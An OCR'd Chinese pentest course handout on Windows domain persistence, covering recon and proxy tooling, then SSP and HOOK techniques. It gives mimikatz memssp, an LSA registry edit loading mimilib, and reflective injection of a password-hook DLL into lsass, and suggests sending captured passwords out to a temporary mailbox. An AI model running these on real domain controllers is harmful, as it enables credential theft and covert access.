
内网安全-权限维持&域控后门&SSP&HOOK&DSRM&SID&万能钥匙


内网安全-小迪安全
基本认知
0、域产生原因
1、内网域的区别
2、如何判断在域内
3、域内常见信息收集
4、域内自动化工具收集
① 信息收集
网络环境
域环境
工作组/局域网
机器角色
个人PC
文件服务器
邮件服务器
网站服务器等
角色功能
任务
端口
密码/口令
安全漏洞
服务配置等
自动化工具
Adfind
BloodHound
CS插件
OLa
Ladon
TaoWu
LSTAR
梳理流程
定位域控
明确移动
取得权限
② 代理技术
工具系统
Linux
ProxyChains
Windows
Proxifier
SocksCap
节点协议
Socks4/4a
Socks5
解决方向
网络通讯
控制上线
工具
CS
MSF
连接
正向
bind_tcp
反向
reverse_tcp
操作流程
添加路由
MSF
run autoroute -p
run post/multi/manage/autoroute
CS
不需要添加
创建节点
MSF
use auxiliary/server/socks_proxy
CS
图形化：代理转发-Socks代理
图像话：代理转发-转发上线
软件连接节点
在软件服务器进行后续
防火墙
规则
入站
出站
对象
域环境
专用
公网
设置
程序
端口
预定义
自定义
FRP

#知识点：

1、权限维持-Windows-内网域环境

2、SSP&HOOK&SID&DSRM&Skeleton

权限维持知识点：

系统：Win&Linux

层面：单机版&域环境&WEB

与 NLTM 认证相关的安全问题主要有 Pass The Hash、利用 NTLM 进行信息收集、Net-NTLM Hash 破解、NTLM Relay 几种。PTH 前期已经了，运用 mimikatz、impacket 工具包的一些脚本、CS 等等都可以利用，NTLM Relay 又包括（relay to smb,ldap,ews）

-连接方向：正向&反向（基础课程有讲过）

-内网穿透：解决网络控制上线&网络通讯问题

-隧道技术：解决不出网协议上线的问题（利用出网协议进行封装出网）

-代理技术：解决网络通讯不通的问题（利用跳板机建立节点后续操作）

#代理隧道系列点：

1、判断什么时候用代理

2、判断什么时候用隧道

3、判断出网和不出网协议

4、如何使用代理建立节点并连接

5、如何使用隧道技术封装协议上线

6、判断哪些代理或隧道情况选择放弃

#横向移动系列点：

系统点：

windows->windows

windows->Linux

linux->windows

linux->linux

详细点：

IPC，WMI，SMB，PTH，PTK，PTT，SPN，WinRM，WinRS，RDP,Plink，DCOM，SSH；Exchange，LLMNR 投毒，NTLM-Relay,Kerberos_TGS，GPO&DACL，域控提权漏洞，约束委派，数据库攻防，系统补丁下发执行，EDR 定向下发执行等。

#PTH 在内网渗透中是一种很经典的攻击方式，原理就是攻击者可以直接通过 LM Hash 和 NTLM Hash 访问远程主机或服务，而不用提供明文密码。

演示案例：

- 内网域-权限维持-基于验证 DLL 加载-SSP
- 内网域-权限维持-基于验证 DLL 加载-HOOK
- 内网域-权限维持-基于机制账号启用-DSRM
- 内网域-权限维持-基于用户属性修改-SID-history
- 内网域-权限维持-基于登录进程劫持-Skeleton-Key

参考资料：
https://www.cnblogs.com/lcxblogs/p/14216525.html

#内网域-权限维持-基于验证 DLL 加载-SSP
方法一：但如果域控制器重启，被注入内存的伪造的 SSP 将会丢失。
privilege::debug
misc::memssp
C:\Windows\System32\mimilsa.log 记录登录的账号密码
方法二：使用此方法即使系统重启，也不会影响到持久化的效果。
1、mimilib.dll 传到目标域控的 c:\windows\system32\目录下
2、修改注册表，重启生效
reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages"
reg add "HKLM\System\CurrentControlSet\Control\Lsa" /v "Security Packages" /d "kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib" /t REG_MULTI_SZ
c:\windows\system32\kiwissp.log 记录账号密码文件
技术总结：
攻防实战中，靶机很难会重启，攻击者重启的话风险过大，
因此可以在靶机上把两个方法相互结合起来使用效果比较好，
尝试利用把生成的日志密码文件发送到内网被控机器或者临时邮箱。

#内网域-权限维持-基于验证 DLL 加载-HOOK
https://github.com/wh0Nsq/HookPasswordChange
https://github.com/clymb3r/Misc-Windows-Hacking
方法一、
powershell
Import-Module .\Invoke-ReflectivePEInjection.ps1
Invoke-ReflectivePEInjection -PEPath HookPasswordChange.dll -procname lsass
方法二、
powershell -exec bypass -Command "& {Import-Module 'C:\Invoke-ReflectivePEInjection.ps1';Invoke-ReflectivePEInjection -PEPath C:\HookPasswordChange.dll -procname lsass}"
报错解决：
powershell
Set-ExecutionPolicy
unrestricted

#内网域-权限维持-基于机制账号启用-DSRM

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址